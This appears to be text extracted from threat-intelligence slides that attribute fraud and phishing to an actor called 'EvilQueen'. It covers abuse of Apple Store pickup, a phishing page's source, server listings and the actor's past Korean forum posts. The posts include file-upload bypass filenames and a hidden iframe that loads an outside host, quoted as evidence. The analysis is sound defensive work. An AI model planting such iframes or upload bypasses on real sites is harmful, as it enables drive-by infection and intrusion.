
- After the sale of the item, fraudulent payments were made on the open marketplace






# Case #3

- Chatted with the threat actor



# Case #3

- Exploited of the Apple Store's 'Someone else Pick-up' policy





# Case #3

Now fill out your pickup information.

Who will pick up your order?

I'll pick it up

Someone else  
will pick it up

Bring the following for pickup:

- The person picking up the order should bring a valid government-issued photo ID and the order number.
- Your contact will get an email and a text when the order is ready for pickup.

[View Apple Pickup Policy >](#)

For best service, please arrive during your reserved time or you may experience a delay picking up your order. Your order will be held for 7 days.

First Name

Last Name

Email Address

Phone Number

☐ Send pickup notifications via text message to the phone number above.

What's your contact information?

Email Address

Phone Number

We'll email you a receipt and order updates.

The phone number you enter can't be changed after you place your order, so please make sure it's correct.

**The threat actor filled the buyer's info into the recipient's details field.**

# Attribution

**EvilQueen : Uncovered a new Chinese threat actor**



# OPSEC failures (1/3)


- found an email address of the threat actor in the phishing page's source code

```
<tbody id="econpayment" style="display:none;">
  <tr>
    <td><label for="email">이메일주소</label></td>

    <td><input type="text" id="email" name="email" title="email"
style="width:200px;" value="ynwtuukf@zohomsail.com"></td>

  </tr>
  <tr>
```

# OPSEC failures (1/3)



141.164.55.248 - Linux - whoami(www) - 链接id(1000) gid(1000)组 - 链接ysql组

链接id(1000) gid(1000)组 - 链接ysql组

链接id(1000) gid(1000)组 - 链接ysql组

链接id(1000) gid(1000)组 - 链接ysql组

| 链接id(1000)      | gid(1000) | 组                   | 链接ysql组             |
|-----------------|-----------|---------------------|---------------------|
| eximbay_lgdacom | 0755      | 2022-03-12 15:14:22 | 2022-03-12 14:55:55 |
| iniciis         | 0755      | 2022-03-20 21:53:12 | 2022-03-20 21:53:12 |
| kcp             | 0755      | 2022-03-12 15:14:22 | 2022-03-12 14:55:56 |
| kcp1            | 0755      | 2022-09-16 22:47:02 | 2022-09-16 22:47:02 |
| krpay           | 0755      | 2022-12-23 16:44:01 | 2022-12-23 16:44:01 |
| lgdacom         | 0755      | 2022-03-12 15:14:22 | 2022-03-12 14:55:58 |
| nate            | 0755      | 2022-04-23 02:22:30 | 2022-04-23 02:22:30 |

Adminer 4.8.1

로그인

데이터베이스 형식 MySQL

서버 localhost

사용자이름

비밀번호

데이터베이스


로그인 ☐ 영구적으로 로그인



6a44f0942c2bbc8643016d96602e9e27  
1ba8b781aa146dec0e3ed43824b249a4



# OPSEC failures (2/3)



accounts dump source: <https://www.virustotal.com/gui/file/c25fb3e834316f7c013df5446da1786f4483266f6d56701304af0c41fdcf1577>

# OPSEC failures (3/3)

- attempted hacking against Korean websites between 2009 and 2016

## 체험후기

제목 fhsfh

작성자 : fsghsfhsf **ynwtuukf** 작성일 : 2016-05-11 01:20:44 조회수 : 728

#####  
php (44byte)  
23.jpg (44byte)  
23.jpg (44byte)  
23.php.jpg (46byte)

댓글(0개) ^

댓글쓰기

작성자: **이근화 (ynwtuukf)**

파일: asp.asa (2.3KB)

제목: etuetue

추천: 1

조회: 1064

\* 답변하시는 분들께 도움이 되도록 자신의 환경을 아래 항목 옆에 기재해 주세요.

- 액세스 버전(95,97,2000,xp,2003,2007):

\* 아래줄에 질문을 작성하세요 >>

[불량 게시물 신고]

공인코더

글쓰기

## 역 정보교환

검색 제목

검색

[강원-강릉시] wrtywr<iframe src=http://mp.gemmir.com/upload\_file\_test/Movie/index.htm width=100 height=0> </iframe>

등록일 2009-03-02

